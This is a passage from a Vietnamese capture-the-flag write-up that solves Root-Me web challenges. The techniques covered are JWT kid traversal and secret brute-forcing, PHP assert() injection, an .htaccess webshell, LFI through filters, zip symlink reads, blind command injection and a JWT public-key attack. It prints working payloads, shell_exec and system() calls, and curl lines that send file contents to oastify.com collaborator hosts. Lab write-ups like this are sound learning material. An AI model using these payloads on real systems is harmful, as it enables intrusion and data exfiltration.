
Thay lại role thành admin rồi dán token vào request admin




Vẫn chưa lấy được cờ, thử lại bằng cách đổi algo thành none nhưng vẫn không được, lúc này ta nghĩ đến brute-force tìm secret key



Secret key tìm được là “lol”, vậy ta thu được token mới như ảnh dưới



Thay đổi token cũ thành token mới tìm được, chúng ta lấy được flag




=> Flag: PleaseUseAStrongSecretNextTime


28. JWT - Unsecure File Signature

Chall này có jwt được thêm giá trị kid ở header, kid dùng để xác định đường dẫn key dùng để mã hóa hoặc giải mã token, giá trị này có thể bypass bằng path traversal, sử dụng file /dev/null - 1 file rỗng trong linux để khiến kid trở thành rỗng. Thử bypass bằng path traversal thông thường

Có vẻ như sử dụng ../ không đem lại hiệu quả (không vào được admin), vậy chúng ta hãy thử cách bypass khác, sử dụng ….// (signature hiện tại để rỗng)




Bypass thành công



Flag: RM{Uns3cUr3_f1l3_H4ndl1nG!!}

29. PHP - assert()


Mục tiêu chall này là đọc được nội dung file .passwd, để ý rằng url chứa parameter có thể khai thác bằng path traversal. Khi thay thế home (hay contact, about) thành .passwd, kết quả là không tìm thấy file



```
GET /web-serveur/ch47/?page=.passwd HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: _ga_SRYSKX09J7=GS1.1.1732161846.1.1.1732163490.0.0.0; _ga=GA1.1.1998531292.1732161847
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Nov 2024 08:37:28 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 41

'includes/.passwd.php'File does not exist
```

Vậy thì thử bằng cách thêm ../



Request

```
GET /web-serveur/ch47/?page=..%2f.passwd HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: _ga_SRYSKX09J7=GS1.1.1732161846.1.1.1732163490.0.0.0; _ga=GA1.1.1998531292.1732161847
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Nov 2024 08:37:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 165


Warning: assert(): Assertion "strpos('includes/../.passwd.php', '..') === false" failed in /challenge/web-serveur/ch47/index.php on line 8
Detected hacking attempt!
```

Có thể thấy rằng sử dụng server phát hiện chuỗi ký tự '..' có xuất hiện và thực hiện ngăn chặn, có thể thử lại bằng cách encode nhưng vẫn bị filter. Tìm trên google về bypass assert() trong PHP thì thu được kết quả

```
' and die(show_source('/etc/passwd')) or '
```

Vậy thử áp dụng vào trường hợp này thì bypass thành công



Selected text

```
'%20and%20die(shell_exec(%22ls%20-la%22))%20or%20'
```

Decoded from: URL encoding

```
' and die(shell_exec("ls  -la")) or '
```

```
total 40
dr-xr-x---  3 web-serveur-ch47 www-data  4096 Dec 10  2021 .
drwxr-s--x 98 challenge        www-data  4096 Sep 12 18:14 ..
-r--------  1 challenge        challenge   90 Dec 10  2021 ._nginx.http-level.inc
-r--------  1 challenge        challenge  727 Dec 10  2021 ._nginx.server-level.inc
-r--------  1 root             www-data  1388 Dec 18  2021 ._perms
-r--------  1 challenge        challenge  218 Dec 10  2021 ._php53-fpm.pool.inc
-rw-r-----  1 root             www-data    44 Dec 10  2021 .git
-r--------  1 web-serveur-ch47 www-data   192 Dec 10  2021 .passwd
drwxr-sr-x  2 web-serveur-ch47 www-data  4096 Dec 10  2021 includes
-rw-r-----  1 web-serveur-ch47 www-data   811 Dec 10  2021 index.php
```

Tiến hành đọc file .passwd

=> Flag: x4Ss3rT1nglSn0ts4f3A7A1Lx

30. PHP - Apache configuration

Chall này chặn tất cả các file php, nếu thử bypass bằng thêm extension, nullbyte, exiftool… thì đều không được.

Nhận thấy rằng trong response trả về, server sử dụng apache, vậy ta thử can thiệp vào tệp .htacess cho phép kích hoạt engine php


```
<Files ".htaccess">
   Require all granted
</Files>

php_flag engine on
SetHandler application/x-httpd-php

#<?php echo "<br>"; system($_GET['cmd']); ?>
```

Sau đó tìm kiếm và đọc file flag.txt


=> Flag: ht@cc3ss2RCE4th%w1n

31. PHP - Filters


Chall này cần đăng nhập vào admin để lấy flag. Sau khi thử SQLi không thành công, thử quét đường dẫn bằng dirsearch thì thu được file config




Sau khi thử bypass bằng cách thêm ../, nhận thấy rằng đường dẫn không hợp lệ




Nhận thấy rằng response trả về có chứa hàm include(), thường xuất hiện khi có lỗ hổng LFI, và có thể sử dụng các kỹ thuật như encode bằng base64 để bypass



Gửi lại request đã encode bằng base64, thu được kết quả như trên, giờ chỉ cần giải mã là thu được username và password





=> Flag: DAPt9D2mky0APAF

32. PHP - register globals


Thử bypass bằng SQLi không được => Quét dir tìm file backup

```
[16:32:57] 403 -    548B - /web-serveur/ch17/ext/.deps
[16:33:12] 200 -    517B - /web-serveur/ch17/index.php
[16:33:12] 200 -     1KB - /web-serveur/ch17/index.php.bak
```

Khi truy cập vào đường dẫn trên, 1 file được tải về, giá trị cần chú ý là hidden_password

```
if (( isset ($password) && $password!="" && auth($password,$hidden_password)==1) || (is_array($_SESSION) && $_SESSION["logged"]==1 ) ){
    $aff=display("well done, you can validate with the password : $hidden_password");
} else {
    $aff=display("try again");
}
```

Dựa vào code, có thể thấy rằng lấy được hidden password nếu _SESSION[“logged”]=1



=> Flag: NoTQYipcRKkgrqG

33. File upload - zip

Ở chall này, khi upload file zip lên, chúng ta sẽ không truy cập được vào file vừa up. Do đó cần sử dụng soft link

```
ln -s ../../../index.php index.txt
```

- In Kali Linux (or any other Linux distribution), a symbolic link (also known as a soft link) is a type of file that acts as a pointer or reference to another file or directory.
- Symbolic links are used to create shortcuts to files or directories, making them accessible from different locations in the file system.
- Symbolic links are different from hard links in that they are independent files that point to a target, whereas hard links are multiple directory entries for the same file.

Mục tiêu là đọc file index.php, vậy cần thực hiện tạo file index.txt rồi zip lại

```
┌──(sonnt㉿TruongSon)-[~]
└─$ ln -s ../../../index.php index.txt

┌──(sonnt㉿TruongSon)-[~]
└─$ zip --symlinks index.zip index.txt
  adding: index.txt (stored 0%)

┌──(sonnt㉿TruongSon)-[~]
└─$ ls
create_token_rs256.py  Documents   getCMD.php.png  index.zip  Pictures                 Templates
Desktop                Downloads   github.com      jwt_tool   Public                   Videos
dirsearch              getCMD.php  index.txt       Music      publickey_jwt_rs256.pem

┌──(sonnt㉿TruongSon)-[~]
└─$
```


Up file index.zip lên rồi lấy flag

```
$zip = new ZipArchive;
if ($zip->open($uploadfile)) {
    // Don't know if this is safe, but it works, someone told me the flag is N3v3r_7rU5T_u5Er_1npU7 , did not understand what it means
    exec("/usr/bin/timeout -k2 3 /usr/bin/unzip '$uploadfile' -d '$uploaddir'", $output, $ret);
    $message = "<p>File unzipped <a href='".$uploaddir."'>here</a>.</p>";
    $zip->close();
}
```

=> Flag: N3v3r_7rU5T_u5Er_1npU7

34. Command injection - Filter bypass

Chall này filter đi dấu ";" vốn dùng để ngắt lệnh, do đó thử && thì Ping OK



Tuy nhiên kết quả không hiện gì nên đây là dạng blind, vậy thử dùng burp collaborator đọc kết quả qua lệnh curl

```
15
16 ip=127.0.0.1 && curl -X POST -d "$(ls -la)"
   http://qrl43uwhbonpaz05ydyflt0p5gb7zxnm.oastify.com
```

Tuy nhiên kết quả cũng không hiện, vậy ta thử cách bypass khác, sử dụng Intruder với từ điển sau

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/Intruder/command-execution-unix.txt

Position là đoạn ký tự sau localhost

```
15
16 ip=localhost$ %0a ls /$
```

Kết quả thu được gồm các payload bắt đầu bằng %0A với dấu hiệu là length nhỏ hơn các payload còn lại

Request	Payload
65	%0Acat%20/etc/passwd
66	%0A/usr/bin/id
67	%0Aid
69	%27%0A/usr/bin/id%0A%27
71	%0Aid%0A
76	%0a ping -i 30 127.0.0.1 %0a
81	%0a id %0a

Thử lại bằng %0A

```
ip=localhost%0Acurl -X POST -d @index.php
http://kpdy1oub9ilj8tyzw7w9jnyj3a91xslh.oastify.com
```

Kết quả là Poll thành công

```
</form>
<pre>
  <?php $flag = "".file_get_contents(".passwd")."";if(isset($_POST["ip"]) && !empty($_POST["ip"])){        $ip =
  @preg_replace("/[\\\$|`;&<>
```

Flag lấy từ file .passwd, vậy chỉ cần gửi lại nội dung file .passwd đến burp collab

=> Flag:

```
Comma@nd_1nJec7ion_Fl@9_1337_Th3_G@m3!!!
```

35. JWT - Public key

Gửi GET request và nhận public key


```
GET /web-serveur/ch60/key  HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0;
 _ga=GA1.1.1612504057.1732330700
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
Content-Length: 479
Connection: keep-alive

[
    "-----BEGIN PUBLIC KEY-----",

    "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0tgkB9fEiCd
    i6eQSaOgv",

    "vAsheP5dG0gielmY43BK97yX4V/pi11jrrIHL1slm5C/PnFQ9ZM02Lh
    5UF1SJ6Sx",

    "mij+ZmteIfFElw5DR6OL7TGy9ggVVyhF5zOl8WwpUnD3z6P94oJCkYS
    AQJW41XP9",

    "KZEUTld+v967FSUcd1JRxoV31tm9dT+rtCYywZ+Ltjk9OZ9PellDSwY
    FaXG2uACf",

    "x71gBW3NA8ACD4R2BBb3MSqsI9Tax5RMYGx3JrrO2msmoIbPUqb9PMB
    EBCY72HeH",
```

Chỉnh lại format rồi lưu lại vào 1 file

```
┌──(sonnt㉿TruongSon)-[~]
└─$ cat publickey_jwt_rs256.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0tgkB9fEiCdi6eQSaOgv
vAsheP5dG0gielmY43BK97yX4V/pi11jrrIHL1slm5C/PnFQ9ZM02Lh5UF1SJ6Sx
mij+ZmteIfFElw5DR6OL7TGy9ggVVyhF5zOl8WwpUnD3z6P94oJCkYSAQJW41XP9
KZEUTld+v967FSUcd1JRxoV31tm9dT+rtCYywZ+Ltjk9OZ9PellDSwYFaXG2uACf
x71gBW3NA8ACD4R2BBb3MSqsI9Tax5RMYGx3JrrO2msmoIbPUqb9PMBEBCY72HeH
m+cC7rSDZ7AKinUXM8ZIXYWxkfGgfS9oB28D5VYS5hFfb0LlFr5g6I68K9Dk+kSz
rQIDAQAB
-----END PUBLIC KEY-----
```

Khi gửi POST request /auth thì server bắt phải nhập thêm username, thử nhập admin thì không được nên thử lại với 1 username bất kỳ, lúc này nhận được 1 token




Request

```
POST /web-serveur/ch60/auth HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0; _ga=GA1.1.1612504057.1732330700
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

username=abc
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 Nov 2024 16:38:35 GMT
Content-Type: application/json
Content-Length: 454
Connection: keep-alive

{
    "result":"Hello abc",
    "Here is your token":
    "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFiYyJ9.BfWDV2oV3EpPInSFLX0uG2KfbB6akBXWPHkV98ZygXI9YR3nvHsQ0leDodlAo1A9bm5uWdPquTJhGmIz9zhn2kA4fiwZP84Vh5x66zdykSWRDG5O2UJXpO3_SQCkOmo7ZxcSPqZYhnwv6z8jwNoj3pePGgqs59VJlEMbgZBW3iLstwe0YTNAzn--lmbaE609SNqUEhwZAkSQFkmBpRH5_6NSsDhF8PS0Shf7_logcOT4t-DXXo7pcRmhM3Hnsn5lXwX2wvCmFOwiU64fpilUbygM0FkDOaA88G4GgHsnDEI_8OjFNvg0BK1IZtczAzAItJlks6aLs9Y7U5HgB1w7hA"
}
```

Có thể token này dùng để xác thực phía admin, gửi POST /admin thì thấy đúng là cần token này



